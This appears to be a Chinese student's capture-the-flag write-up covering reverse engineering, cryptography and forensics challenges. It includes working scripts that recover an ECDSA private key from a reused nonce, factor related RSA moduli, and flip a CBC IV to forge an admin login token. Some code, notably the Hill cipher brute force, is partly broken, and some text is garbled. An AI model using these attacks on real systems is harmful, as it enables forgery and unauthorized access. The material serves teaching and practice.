    v47 = *(_BYTE *)sub_4B7D90(&v20, &v37);
    v2 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 1);
    v38 = sub_401550(*v2);
    v46 = *(_BYTE *)sub_4B7D90(&v20, &v38);
    v3 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 2);
    v39 = sub_401550(*v3);
    v45 = *(_BYTE *)sub_4B7D90(&v20, &v39);
    v4 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 3);
    v40 = sub_401550(*v4);
    v44 = *(_BYTE *)sub_4B7D90(&v20, &v40);
    v41 = (v45 << 8) | (v46 << 16) | (v47 << 24) | v44;
    sub_4BCC70(&v22, &v41);
}

```

图 1-45

关键的加密在中间的循环，逐字节加密


```

    for ( i = 0; ; i += 4 )
    {
        *(_QWORD *)&v11 = i;
        v0 = sub_42DBA0(&v23);
        if ( (unsigned __int64)v11 >= v0 )
            break;
        v13 = 3;
        v1 = (unsigned __int8 *)sub_4C1CD0(&v23, i);
        v37 = sub_401550(*v1);
        v47 = *(_BYTE *)sub_4B7D90(&v20, &v37);
        v2 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 1);
        v38 = sub_401550(*v2);
        v46 = *(_BYTE *)sub_4B7D90(&v20, &v38);
        v3 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 2);
        v39 = sub_401550(*v3);
        v45 = *(_BYTE *)sub_4B7D90(&v20, &v39);
        v4 = (unsigned __int8 *)sub_4C1CD0(&v23, i + 3);
        v40 = sub_401550(*v4);
        v44 = *(_BYTE *)sub_4B7D90(&v20, &v40);
        v41 = (v45 << 8) | (v46 << 16) | (v47 << 24) | v44;
        sub_4BCC70(&v22, &v41);
    }

```

图 1-46

动调一下发现每次都是单字节映射，逆算法

得到所有映射

```

0xde, 0x45, 0xdf, 0xd9, 0xe0, 0xaf, 0xe1, 0xc1, 0xe2, 0xb, 0xe3, 0x80,
0xe4, 0x4d, 0xe5, 0x99, 0xe6, 0xfe, 0xe7, 0x2a, 0xe8, 0x95, 0xe9, 0x3a,
0xea, 0x37, 0xeb, 0x77, 0xec, 0x74, 0xed, 0xc8, 0xee, 0x81, 0xef, 0xf8,
0xf0, 0x4c, 0xf1, 0xdb, 0xf2, 0xc9, 0xf3, 0x08, 0xf4, 0xca, 0xf5, 0x15,
0xf6, 0xce, 0xf7, 0x57, 0xf8, 0x1e, 0xf9, 0x7f, 0xfa, 0xd5, 0xfb, 0x2c,
0xfc, 0xde, 0xfd, 0xe8, 0xfe, 0xfc, 0xff, 0x47
};
unsigned int map_txt_len = 512;
int main()
{
    for(int i = 0; i < map_txt_len; i++)
    {
        if(i % 16 == 1)
            printf("0x%02x", map_txt[i]);
        if(i % 16 == 15)
            printf("\n");
    }
}

```

图 1-47

查表得到 flag: vmc{cefe4cd4-04e8-473a-d403-c0f9c0cef484}

5、Reverse-加密算法

可以看出是 AES(使用相同的密钥进行加密和解密操作，因此被称为对称加密算法。它支持不同的密钥长度，包括 128 位、192 位和 256 位。AES 算法将输入数据分成固定长度的块（通常为 128 位），并通过一系列的加密轮次对每个块进行处理。）

```

5000 ; _BYTE byte_405000[512]
* 5000 byte_405000 db 63h, 7Ch, 77h, 7Bh, 0F2h, 6Bh, 6Fh, 0C5h, 30h, 1, 67h
5000 ; DATA XREF: sub_401550+16B↑o
5000 ; sub_401550+182↑o ...
5000 db 2Bh, 0FEh, 0D7h, 0ABh, 76h, 0CAh, 82h, 0C9h, 7Dh, 0FAh
5000 db 59h, 47h, 0F0h, 0ADh, 0D4h, 0A2h, 0AFh, 9Ch, 0A4h, 72h
5000 db 0C0h, 0B7h, 0FDh, 93h, 26h, 36h, 3Fh, 0F7h, 0CCh, 34h
5000 db 0A5h, 0E5h, 0F1h, 71h, 0D8h, 31h, 15h, 4, 0C7h, 23h
5000 db 0C3h, 18h, 96h, 5, 9Ah, 7, 12h, 80h, 0E2h, 0EBh, 27h
5000 db 0B2h, 75h, 9, 83h, 2Ch, 1Ah, 1Bh, 6Eh, 5Ah, 0A0h, 52h
5000 db 3Bh, 0D6h, 0B3h, 29h, 0E3h, 2Fh, 84h, 53h, 0D1h, 0
5000 db 0EDh, 20h, 0FCh, 0B1h, 5Bh, 6Ah, 0CBh, 0BEh, 39h, 4Ah
5000 db 4Ch, 58h, 0CFh, 0D0h, 0EFh, 0AAh, 0FBh, 43h, 4Dh, 33h
5000 db 85h, 45h, 0F9h, 2, 7Fh, 50h, 3Ch, 9Fh, 0A8h, 51h, 0A3h
5000 db 40h, 8Fh, 92h, 9Dh, 38h, 0F5h, 0BCh, 0B6h, 0DAh, 21h
5000 db 10h, 0FFh, 0F3h, 0D2h, 0CDh, 0Ch, 13h, 0ECh, 5Fh, 97h
5000 db 44h, 17h, 0C4h, 0A7h, 7Eh, 3Dh, 64h, 5Dh, 19h, 73h
5000 db 60h, 81h, 4Fh, 0DCh, 22h, 2Ah, 90h, 88h, 46h, 0EEh
5000 db 0B8h, 14h, 0DEh, 5Eh, 0Bh, 0DBh, 0E0h, 32h, 3Ah, 0Ah
5000 db 49h, 6, 24h, 5Ch, 0C2h, 0D3h, 0ACh, 62h, 91h, 95h, 0E4h
5000 db 79h, 0E7h, 0C8h, 37h, 6Dh, 8Dh, 0D5h, 4Eh, 0A9h, 0Ch
5000 db 56h, 0F4h, 0EAh, 65h, 7Ah, 0AEh, 8, 0BAh, 78h, 25h
5000 db 2Eh, 1Ch, 0A6h, 0B4h, 0C6h, 0E8h, 0DDh, 74h, 1Fh, 4Bh
5000 db 0BDh, 8Bh, 8Ah, 70h, 3Eh, 0B5h, 66h, 48h, 3, 0F6h, 0Eh
5000 db 61h, 35h, 57h, 0B9h, 86h, 0C1h, 1Dh, 9Eh, 0E1h, 0F8h
5000 db 98h, 11h, 69h, 0D9h, 8Eh, 94h, 9Bh, 1Eh, 87h, 0E9h
5000 db 0CEh, 55h, 28h, 0DFh, 8Ch, 0A1h, 89h, 0Dh, 0BFh, 0E6h
5000 db 42h, 68h, 41h, 99h, 2Dh, 0Fh, 0B0h, 54h, 0BBh, 16h
5000 db 52h, 9, 6Ah, 0D5h, 30h, 36h, 0A5h, 38h, 0BFh, 40h, 0A3h
5000 db 9Eh, 81h, 0F3h, 0D7h, 0FBh, 7Ch, 0E3h, 39h, 82h, 9Bh
5000 db 2Fh, 0FFh, 87h, 34h, 8Eh, 43h, 44h, 0C4h, 0DEh, 0E9h
5000 db 0CBh, 54h, 7Bh, 94h, 32h, 0A6h, 0C2h, 23h, 3Dh, 0EEh
5000 db 4Ch, 95h, 0Bh, 42h, 0FAh, 0C3h, 4Eh, 8, 2Eh, 0A1h, 66h
5000 db 28h, 0D9h, 24h, 0B2h, 76h, 5Bh, 0A2h, 49h, 6Dh, 8Bh
5000 db 0D1h, 25h, 72h, 0F8h, 0F6h, 64h, 86h, 68h, 98h, 16h
5000 db 0D4h, 0A4h, 5Ch, 0CCh, 5Dh, 65h, 0B6h, 92h, 6Ch, 70h
5000 db 48h, 50h, 0FDh, 0EDh, 0B9h, 0DAh, 5Eh, 15h, 46h, 57h
5000 db 0A7h, 8Dh, 9Dh, 84h, 90h, 0D8h, 0ABh, 0, 8Ch, 0BCh
5000 db 0D3h, 0Ah, 0F7h, 0E4h, 58h, 5, 0B8h, 0B3h, 45h, 6, 0D0h
5000 db 2Ch, 1Eh, 8Fh, 0CAh, 3Fh, 0Fh, 2, 0C1h, 0AFh, 0BDh
5000 db 3, 1, 13h, 8Ah, 6Bh, 3Ah, 91h, 11h, 41h, 4Fh, 67h, 0DCh
5000 db 0EAh, 97h, 0F2h, 0CFh, 0CEh, 0F0h, 0B4h, 0E6h, 73h
5000 db 96h, 0ACh, 74h, 22h, 0E7h, 0ADh, 35h, 85h, 0E2h, 0F9h
5000 db 37h, 0E8h, 1Ch, 75h, 0DFh, 6Eh, 47h, 0F1h, 1Ah, 71h
5000 db 1Dh, 29h, 0C5h, 89h, 6Fh, 0B7h, 62h, 0Eh, 0AAh, 18h
00002C00 0000000000405000: .rdata:byte_405000 (Synchronized with Hex View-1)

```

图 1-48

```

1 __int64 __fastcall sub_401C2A(__int64 a1, __int64 a2)
2 {
3     unsigned __int8 i; // [rsp+2Fh] [rbp-1h]
4     __int64 v4; // [rsp+40h] [rbp+10h]
5     __int64 v5; // [rsp+48h] [rbp+18h]
6
7     v4 = a1;
8     v5 = a2;
9     sub_40181E(0i64, a1, a2);
10    for ( i = 1; ; ++i )
11    {
12        sub_4018C8(v4);
13        sub_401B47(v4);
14        if ( i == 10 )
15            break;
16        sub_401975(v4);
17        sub_40181E(i, v4, v5);
18    }
19    return sub_40181E(10i64, v4, v5);
20 }

```

图 1-49

```

crypto = [0xFA, 0xA5, 0x06, 0x3F, 0xFD, 0xBF, 0x25, 0x45, 0x1D, 0xC0, 0x5E, 0x3F,
0x5E, 0xE4, 0xB9, 0x95]

```

```

key = [0x27, 0x76, 0xC4, 0xEA, 0x40, 0xC1, 0xB6, 0xD2, 0x83, 0x8F, 0x3D, 0xDB,
0xFA, 0xB7, 0x8F, 0xB1]

```

编写代码:

```

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

crypto = [0xFA, 0xA5, 0x06, 0x3F, 0xFD, 0xBF, 0x25, 0x45, 0x1D, 0xC0, 0x5E, 0x3F,
0x5E, 0xE4, 0xB9, 0x95]

key = [0x27, 0x76, 0xC4, 0xEA, 0x40, 0xC1, 0xB6, 0xD2, 0x83, 0x8F, 0x3D, 0xDB,
0xFA, 0xB7, 0x8F, 0xB1]

# 将密钥和加密数据转换为字节类型
crypto_bytes = bytes(crypto)

key_bytes = bytes(key)

# 创建 AES 密码器对象
cipher = Cipher(algorithms.AES(key_bytes), modes.ECB(), backend=default_backend())

# 创建解密器

```




```

decryptor = cipher.decryptor()
# 解密数据
decrypted_data = decryptor.update(crypto_bytes) + decryptor.finalize()
# 打印解密后的数据
print(decrypted_data)

```

得到 flag



```

PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38-64/python.exe d:/lyf/大三下/网络攻防/练习2/t5/111.py
b'aa8e45738c8e5096'

```


图 1-50

1.3 密码

1、Crypto-格密码

编写代码：给定密文 c ，大素数 p 和大整数 h 。构建一个二维格子（lattice），其中向量 $v_1 = (1, h)$ 和向量 $v_2 = (0, p)$ 。使用 LLL（Lenstra - Lenstra - Lovász）算法对格子进行规约，找到最短向量 (f, g) 。确保 f 和 g 都为正数（如果其中一个是负数，则将其取绝对值）。计算 $a = (f * c) \% p \% g$ 。使用 f 和 g 的逆元素计算 $m = (a * \text{inverse_mod}(f, g) * \text{inverse_mod}(f, g)) \% g$ 。最终得到解密后的明文 m 。

注意假设 h 是与 p 互质的，并且解密的结果在模 g 下是唯一的。



```

h= 311970364425799366998489758816351964614898164597015962390522851
p= 958396606448120961344481821891302529131234571519205540072533921
c= 76715816867236213629123822390537853854544431582968140366066866!

# Construct Lattice.
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);

# Solve SVP.
shortest_vector = m.LLL()[0]
f, g = shortest_vector
if f < 0:
    f = -f
if g < 0:
    g = -g

# Decrypt.
a = f * c % p % g
m = a * inverse_mod(f, g) * inverse_mod(f, g) % g
print(hex(m))
# 766d637b4c3474746963655f49355f7072657474795f656173795f4630725f5!

```

图 1-51

在 <https://cocalc.com/> 运行 sage 代码, 得到结果如下:

```
# Construct lattice.
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1, v2]);

# Solve SVP.
shortest_vector = m.LLL()[0]
f, g = shortest_vector
if f < 0:
    f = -f
if g < 0:
    g = -g

# Decrypt.
a = f * c % p % g
m = a * inverse_mod(f, g) * inverse_mod(f, g) % g
print(hex(m))
```

0x766d637b4c3474746963655f49355f7072657474795f656173795f4630725f552121217d

图 1-52

hex 解码一下得到 flag

场景二：对文本进行HEX解码

开始HEX解码文本
复制结果
下载
清空

请选择文件, 点击上传...
浏览文件

原始文本:

```
766d637b4c3474746963655f49355f7072657474795f656173795f4630725f552121217d
```

解码结果:

```
vmc{L4ttice_l5_pretty_easy_F0r_U!!!}
```

图 1-53

2、Crypto-签名算法

多执行几次 nc 发现: nonce 是固定的, 因此在两次签名的过程中共享了 k , 可以进行攻击。

进行两次签名, 得到 $str1$, $str2$, 构造解密代码思路如下:

计算 $ds = s2 - s1$ 和 $dm = m2 - m1$ 。使用扩展的欧几里得算法计算 $k = dm * (ds^{-1}) \bmod q$, 其中 $^{-1}$ 表示 ds 在模 q 下的逆元素。

计算 $tmp = k * s1 - m1$ 。使用扩展的欧几里得算法计算 $x = tmp * (r^{-1}) \bmod q$, 其中 r 是第一次签名的 $r1$ 。得到私钥 `secret` 的值为 x 。使用私钥 `secret` 构建 ECDSA 的公钥 `PUBKEY` 和私钥 `PRIVKEY`。计算消息 `msg` 的哈希值, 并选择一个随机

数 nonce。使用私钥 PRIVKEY 对哈希值进行签名，得到签名的结果。打印签名结果。

```
#!/usr/bin/env python3

import random
from ecdsa import ecdsa as ec
from datetime import datetime
import hashlib
import gmpy2

p = 6277101735386680763835789423207666416083908700390324961279
q = 6277101735386680763835789423176059013767194773182842284081

str1 = "2900415395921960151667071913019199744924840428584835991154, 852115596671955746185567990468558783308485609624258732634, 320408151499696223042901462273273541867"
str2 = "2900415395921960151667071913019199744924840428584835991154, 445053049544912352799758570203258301817685668419016582615, 150086868796189325269431361093655016459"

msg = "21:55:53:get_flag"

r1, s1, m1 = (int(k) for k in str1.split(", "))
r2, s2, m2 = (int(k) for k in str2.split(", "))

r = r1
ds = s2 - s1
dm = m2 - m1
k = gmpy2.mul(dm, gmpy2.invert(ds, q))
k = gmpy2.f_mod(k, q)
tmp = gmpy2.mul(k, s1) - m1
x = tmp * gmpy2.invert(r, q)
x = gmpy2.f_mod(x, q)

|
RNG = random.Random()

g = ec.generator_192
N = g.order()
secret = x
PUBKEY = ec.Public_key(g, g * secret)
PRIVKEY = ec.Private_key(PUBKEY, secret)

hash = int(hashlib.md5(msg.encode()).hexdigest(), 16)
nonce = RNG.randrange(1, N)
signature = PRIVKEY.sign(hash, nonce)
print(f"({signature.r}, {signature.s})")
```

图 1-54

运行结果如下:

```
PS D:\lyf\大三下\网络攻防\练习3> cd C:\Users\li\AppData\Local\Programs\Python\Python38\python.exe d:/lyf/大三下/网络攻防/练习3/t2/task22.py
6230657954343245586456815907011589890122540308140369430597, 102960826436939270013
9657467549760933073207311827177015001
PS D:\lyf\大三下\网络攻防\练习3>
```

图 1-55

根据实时信息修改代码，运行可以得到 flag

```

Welcome to Hust Signer.
What do you want to do?
1) Make signature
2) Get the flag
>2
Get signature for md5("21:55:53:get_flag")
6230657954343245586456815907011589890122540308140369430597, 102960826436939270013965746
7549760933073207311827177015001
Congratulation! Here is your flag:vmc{n9tOV2jz3bkWJ7PuiFicY0et8T898hnU}

```

图 1-56

3、加密 RSA

阅读 `rsa.py`, 这段代码将 `flag` 分成两部分, 使用 RSA 加密算法对每个部分进行加密, 并将生成的加密结果和相关参数保存到 `secret.txt` 文件中: 首先, 将原始的 `flag` 字符串分成两个部分, `part1` 和 `part2`, 并确保 `flag` 的长度为 37。

使用 `getStrongPrime` 函数生成两个强素数 `p1` 和 `q1`, 其中 `p1` 是一个 1152 位的强

素数, q_1 是一个 512 位的强素数, 并且 p_2 和 q_2 分别是 p_1 和 q_1 的下一个素数。

计算 $n_1 = p_1 * p_1 * q_1$ 和 $n_2 = p_2 * p_2 * q_2$, 这两个值将作为 RSA 加密的模数。

生成两个随机的强素数 e_1 和 e_2 , 其中 e_1 是一个 1024 位的强素数, 并且 e_2 是 e_1 的下一个素数。

将 $part_1$ 和 $part_2$ 分别转换为整数形式, 记为 msg_1 和 msg_2 。

使用 RSA 加密算法, 使用公钥 (n_1, e_1) 对 msg_1 进行加密, 得到密文 c_1 , 即 $c_1 = \text{pow}(msg_1, e_1, n_1)$ 。

使用 RSA 加密算法, 使用公钥 (n_2, e_2) 对 msg_2 进行加密, 得到密文 c_2 , 即 $c_2 = \text{pow}(msg_2, e_2, n_2)$ 。

最后, 将参数 n_1 、 c_1 、 e_1 、 n_2 、 c_2 、 e_2 写入名为 `secret.txt` 的文件中。

编写 py 代码如下:

```
C1=143609778938734745782019371590001224293597909775726652326578434
E1=138906518221471521524404330039616633297752765534176570868900039

N2=276825787371411397648801929109769462633556898168827975150599174
C2=112937772905696939723601669619817274946382182214385711503933617
E2=138906518221471521524404330039616633297752765534176570868900039

def exgcd(x,y):
    mult = []
    if y > x:
        x,y = y,x
    while y:
        mult.append(x//y)
        x,y = y,x % y
    return mult

mult = exgcd(N2,N1) # N1<N2

for n in range(len(mult)):
    temp = mult[:n]
    num = 0 # 分子
    deno = 1 # 分母
    for x in temp[::-1]:
        num,deno = deno, deno * x + num
    if N2 % deno == 0 and deno != 1:
        Q2 = deno
        print(Q2)
        break

Q1 = sympy.prevprime(Q2)
P1 = gmpy2.iroot(N1 // Q1,2)[0]
P2 = gmpy2.iroot(N2 // Q2,2)[0]
fai_n1 = (P1-1)*P1*(Q1-1)
fai_n2 = (P2-1)*P2*(Q2-1)
d1 = gmpy2.invert(E1,fai_n1)
d2 = gmpy2.invert(E2,fai_n2)
m1 = pow(C1,d1,N1)
m2 = pow(C2,d2,N2)
print(bytes.decode(long_to_bytes(m1)),end='')
print(bytes.decode(long_to_bytes(m2)))
```

图 1-57

首先, 使用扩展欧几里得算法 (exgcd 函数) 计算出 N_2 和 N_1 的最大公约数以及一系列的倍数关系。然后, 根据这些倍数关系, 逐步反推出 Q_2 的值。具体地, 通过遍历倍数关系, 找到一个满足条件的分母 $deno$, 使得 N_2 被 $deno$ 整除, 并且 $deno$ 不等于 1。这样得到了 Q_2 的候选值, 然后通过 `sympy.prevprime` 函数找到 Q_1 的值。

接下来, 利用 Q_1 和 Q_2 推导出 P_1 和 P_2 的值, 即使用平方根函数 `gmpy2.iroot` 来计算 $N_1 // Q_1$ 和 $N_2 // Q_2$ 的平方根, 得到 P_1 和 P_2 。

然后, 计算 fai_n1 和 fai_n2 , 即欧拉函数的值, 通过 $(P_1-1)*P_1*(Q_1-1)$ 和 $(P_2-1)*P_2*(Q_2-1)$ 计算得到。

接着, 使用 `gmpy2.invert` 函数计算出 E_1 和 E_2 在模 fai_n1 和 fai_n2 下的乘法逆元, 得到 D_1 和 D_2 。

最后, 使用 RSA 解密算法, 通过 `pow` 函数计算出密文 C_1 和 C_2 的明文分别为 M_1 和 M_2 。

代码最后打印出 M_1 和 M_2 的解码结果, 即原始的明文 flag。

```
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/练习3/t3/task3.py
103010448934914172302620989835686123235281169966777587604225189925625274381104470
51022517514963283820163794498351668075963249416069471548218466748958216169
vmc{Y0u_Ar3_real11ly_sm4rt_in_rrssaa}
```

图 1-58

4、Crypto-分组密码工作模式

阅读 `cbc.py`, 客户端选择 "3" 时, 服务器从客户端接收输入的 `token`, 并进行解密操作。服务器将解码后的 `token` 分割为两部分:

前 16 字节 (32 个十六进制字符) 作为用户密钥 (`user_key`)。

后续的字节是根据用户密钥和服务器的认证密钥 (`auth_key`) 进行加密后的内容 (`code`)。

服务器使用 `AES.new(auth_key, AES.MODE_CBC, user_key)` 创建一个 AES 密码器对象 `cipher`, 并使用 `cipher.decrypt(code)` 对加密后的内容进行解密, 得到明文的 `token`。

如果解密后的 `token` 与管理员的 `token b'AdminAdmin!_____'` 相等, 则发送一条消息给客户端, 表示欢迎管理员, 并发送标志给管理员。

如果解密后的 `token` 与 HUSTCTFer 用户的 `token b'HUSTCTFer!_____'` 相等, 则发送一条消息给客户端, 表示欢迎 HUSTCTFer 用户。

如果解密后的 `token` 既不是管理员的 `token`, 也不是 HUSTCTFer 用户的 `token`, 则发送

一条消息给客户端，表示未知用户。

需要给出 IV 和密文使解密明文从 HUSTCTFer!_____变为 AdminAdmin!_____（以管理员而不是用户登录）。

获得 token:

```
Enter your choice:
1) Create HUSTCTFer Account
2) Create Admin Account
3) Login
4) Exit
1
here is your token: 149fdc59f7fac3e44a2122ab28fbd818d3f2830e1b5a9dacd4708d1098a140df
```

图 1-59

构造代码:

```
token = "149fdc59f7fac3e44a2122ab28fbd818d3f2830e1b5a9dacd4708d1098a140df"
iv = bytes.fromhex(token[:32])

token1 = b'HUSTCTFer!_____'
token2 = b'AdminAdmin!_____'
iv2 = b''
for i in range(16):
    k = token1[i]^token2[i]^iv[i]
    iv2 += k.to_bytes(1, byteorder='big')

iv = iv2
token = iv.hex() + token[32:]
print(token)
# 15c855183bfc0dc288e66a7fb253abfc2f0ed4b954f2c27eb3977e6fa9f38941
```

图 1-60

运行得到:

```
PS D:\lyf\大三下\网络攻防> python.exe d:/lyf/大三下/网络攻防/练习3/t4/2.py
1daee264daefe1ec516e5cab28fbd818d3f2830e1b5a9dacd4708d1098a140df
PS D:\lyf\大三下\网络攻防>
```

图 1-61

重新发送 token 即可实现修改解密结果:

```
Enter your choice:
1) Create HUSTCTFer Account
2) Create Admin Account
3) Login
4) Exit
3
Enter your token >
1daee264daefe1ec516e5cab28fbd818d3f2830e1b5a9dacd4708d1098a140df
Hello Admin! Here is your FLAG: vmc{90qM5Ah425HxH0Rf6TUB6rv4gLDnaLaT}

D:\EARIEL\netcat\netcat-win32-1.12>
```

图 1-62

5、Crypto-Hill 密码

题目：已知一个密码体制是 Z_{127} 上的三阶 Hill 密码，明密文空间均为 ASCII 码为 0-126 的字符，短块处理方式为：如果明文是 3 的整数倍，则补充 3 个空格 ' \x20 ' ;如果明文不是 3 的整数倍，那么就补充 1 到 2 个空格直到明文总长度为 3 的倍数。现在已知一密文为

$$\gamma_{u,0}^{\text{I},0} J_{ib}^{\text{I},0} \gamma_{c,158d}^{\text{I},0} \gamma_{f,08I}^{\text{I},0} \gamma_{nF,19fz}^{\text{I},0} \gamma_{14PT,04}^{\text{I},0} \gamma_{03}^{\text{I},0} R^{\sim}$$

它是对 vmc {} 型 flag 加密的结果

```

from tqdm import tqdm
from sage.modules.free_module_element import vector
from sage.rings.integer_ring import ZZ
from sage.rings.finite_rings.integer_mod import Zmod
from sage.matrix.matrix import Matrix

# 密文序列
ciphertext = [62, 117, 16, 108, 57, 10, 112, 73, 44, 48, 4, 94, 74]
R = Zmod(127)
vcode = {}
for i in range(len(ciphertext)):
    vcode[i] = vector([R(ciphertext[3*i]), R(ciphertext[3*i+1]), R(ciphertext[3*i+2])])

def solve():
    for guess1 in tqdm(range(0x20, 127)):
        for guess2 in range(0x20, 127):
            for guess3 in range(0x20, 127):
                Mc = Matrix(R, 3, 3, [guess1, guess2, guess3, 0, 0, 0])
                Mc_inv = Mc.inverse()
                if Mc_inv is None:
                    continue
                valid = True
                flag = ""
                for i in range(len(ciphertext) // 3):
                    decrypted = Mc_inv * vcode[i]
                    decrypted_ascii = [decrypted[j].lift() for j in range(3)]
                    valid_chars = all(32 <= c <= 126 for c in decrypted_ascii)
                    if valid_chars:
                        flag += chr(decrypted_ascii[0])
                if flag:
                    return flag
    return None

```

图 1-63

思路：当我们使用三阶 Hill 密码进行解密时，我们首先要构造一个 3x3 的明文矩阵。根据题目给出的信息，我们已知明文的前四个字符是“vmc{”，最后一个字符是”}”。

根据规则，我们可以将明文矩阵的第一行设置为“vmc”。接下来是第二行，根据描述，第二行包括一个“}”字符和两个未知字符（我们将其称为爆破值）。最后是第三行，可能有一个空格，或者一个“}”字符和两个空格，或者一个爆破值和一个空格。

为了解密密文，我们需要找到一个可逆矩阵。可逆矩阵是一个矩阵，使得它与另一个矩阵相乘的结果是一个单位矩阵。在我们的情况下，我们需要找到一个在 Z_{127} （模 127）上的可逆矩阵。

为了求解可逆矩阵，我们可以使用穷举法。也就是说，我们尝试所有可能的 3×3 矩阵，并检查它们是否可逆。对于每个矩阵，我们将其元素取余 127 以确保在 Z_{127} 上进行运算。

一旦我们找到了可逆矩阵，我们可以将密文分成长度为 3 的分组。对于每个分组，我们将其与可逆矩阵相乘，并将结果转换为对应的字符。这样，我们就可以得到解密后的明文。

根据描述，我们假设 flag 是由字符和数字组成的字符串。通过编写代码进行穷举尝试，我们可以找到两种可能的解密结果，即两种可能的明文矩阵。然后，我们可以根据这些可能的明文矩阵和约束条件进一步筛选可能的 flag。

总结来说，使用三阶 Hill 密码解密的过程涉及构造明文矩阵、求解可逆矩阵、分组解密和根据约束条件筛选 flag。这是一个基于密码学原理的分析过程，需要穷举尝试和编程实现来解密密文并找到可能的 flag。

```
PS D:\lyf\大三下\网络攻防> & C:/Users/LYF/AppData/Local/Programs/Python/Python38/python.exe d:/lyf/大三下/网络攻防/练习3/t5/1.py
vmc{d8euED8uaj47SUIie34uI9Weo01pdKiD}
PS D:\lyf\大三下\网络攻防>
```

图 1-64

1.4 杂项

1、Misc-压缩包加解密

伪加密：

偏移	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	已解密的文本
00000000	50	4B	03	04	14	00	00	00	08	00	05	A1	CE	58	8C	6B	P K X . k
00000010	38	DE	63	03	00	00	59	06	00	00	08	00	00	00	66	6C	8 . c . . . Y f l
00000020	61	67	2E	70	6E	67	EB	0C	F0	73	E7	E5	92	E2	62	60	a g . p n g s b `
00000030	60	E0	F5	F4	70	09	62	60	60	D4	01	61	0E	36	A0	48	` . . . . p . b ` . . . a . 6 . H
00000040	65	6D	5F	29	90	62	2C	0E	72	77	62	58	77	4E	E6	25	e m _) . b , . r w b X w N . %

图 1-65

无加密：压缩源文件数据区的全局加密应当为 00 00（50 4B 03 04 两个 bytes 之后）且压缩源文件目录区的全局方式位标记应当为 00 00（50 4B 01 02 四个 bytes 之后）。

假加密：压缩源文件数据区的全局加密应当为 00 00 且压缩源文件目录区的全局方式位标记应当为 09 00。

如上图修改文件实现解密，得到压缩包内的文件：



图 1-66

在三个角加上定位符：




图 1-67

扫码得到 flag

2、Misc-文件识别、合并和分离

dd 命令分离文件，里面的分割位置是通过 010 editor 观察得来的：

```
LYF@EARIEL MINGW64 /d/lyf/大三下/网络攻防/练习4
$ dd if=FakeZip.zip bs=1 count=154474 of=head.zip
154474+0 records in
154474+0 records out
154474 bytes (154 kB, 151 KiB) copied, 1.01064 s, 153 kB/s

LYF@EARIEL MINGW64 /d/lyf/大三下/网络攻防/练习4
$ dd if=FakeZip.zip bs=1 skip=154475 of=tail.png
21491+0 records in
21491+0 records out
21491 bytes (21 kB, 21 KiB) copied, 0.144867 s, 148 kB/s

LYF@EARIEL MINGW64 /d/lyf/大三下/网络攻防/练习4
```

图 1-68

Tail 文件为（是解压 head 文件的密码）：

HuStCsEncC

图 1-69

Head 文件为:

2E~SPW = 

TrueFlag = vmc() (FakeFlag)}

图 1-70

根据提示求 MD5 得到 flag（注意答案是小写！）

this_is_fake_zip

输入类型

☒ 自动更新 ☐ 大写

4059614b85477b90720a772f4fdbf1f6

图 1-71

3、Misc-图片隐写

首先发现图片并不能正常打开，发现是大端小端颠倒导致的，编写一个脚本生成正确的图片：

```
import struct

def fix_endianness(input_file, output_file):
    with open(input_file, 'rb') as of, open(output_file, 'wb') as nf:
        while True:
            bytes_read=of.read(4)
            if not bytes_read:
                break
            swapped_bytes=bytes_read[::-1]
            nf.write(swapped_bytes)

# 使用示例

fix_endianness('D:\lyf\大三下\网络攻防\练习4\t3\WhoAreYou.jpg', '1')
```

图 1-72



图 1-73

用 photoshop 打开，调整->色调分离就可以得到 flag



图 1-74

4、Misc-流量包分析

首先用 Wireshark 打开 pcap 文件，选择文件->导出->HTTP)发现有 ncc.png

Wireshark: 导出 - HTTP 对象列表

Content Type: All Content-Types

分组	主机名	内容类型	大小	文件名
3764	r3.o.lencr.org	application/ocsp-request	85 bytes	\
3765	r3.o.lencr.org	application/ocsp-request	85 bytes	\
3768	r3.o.lencr.org	application/ocsp-response	503 bytes	\
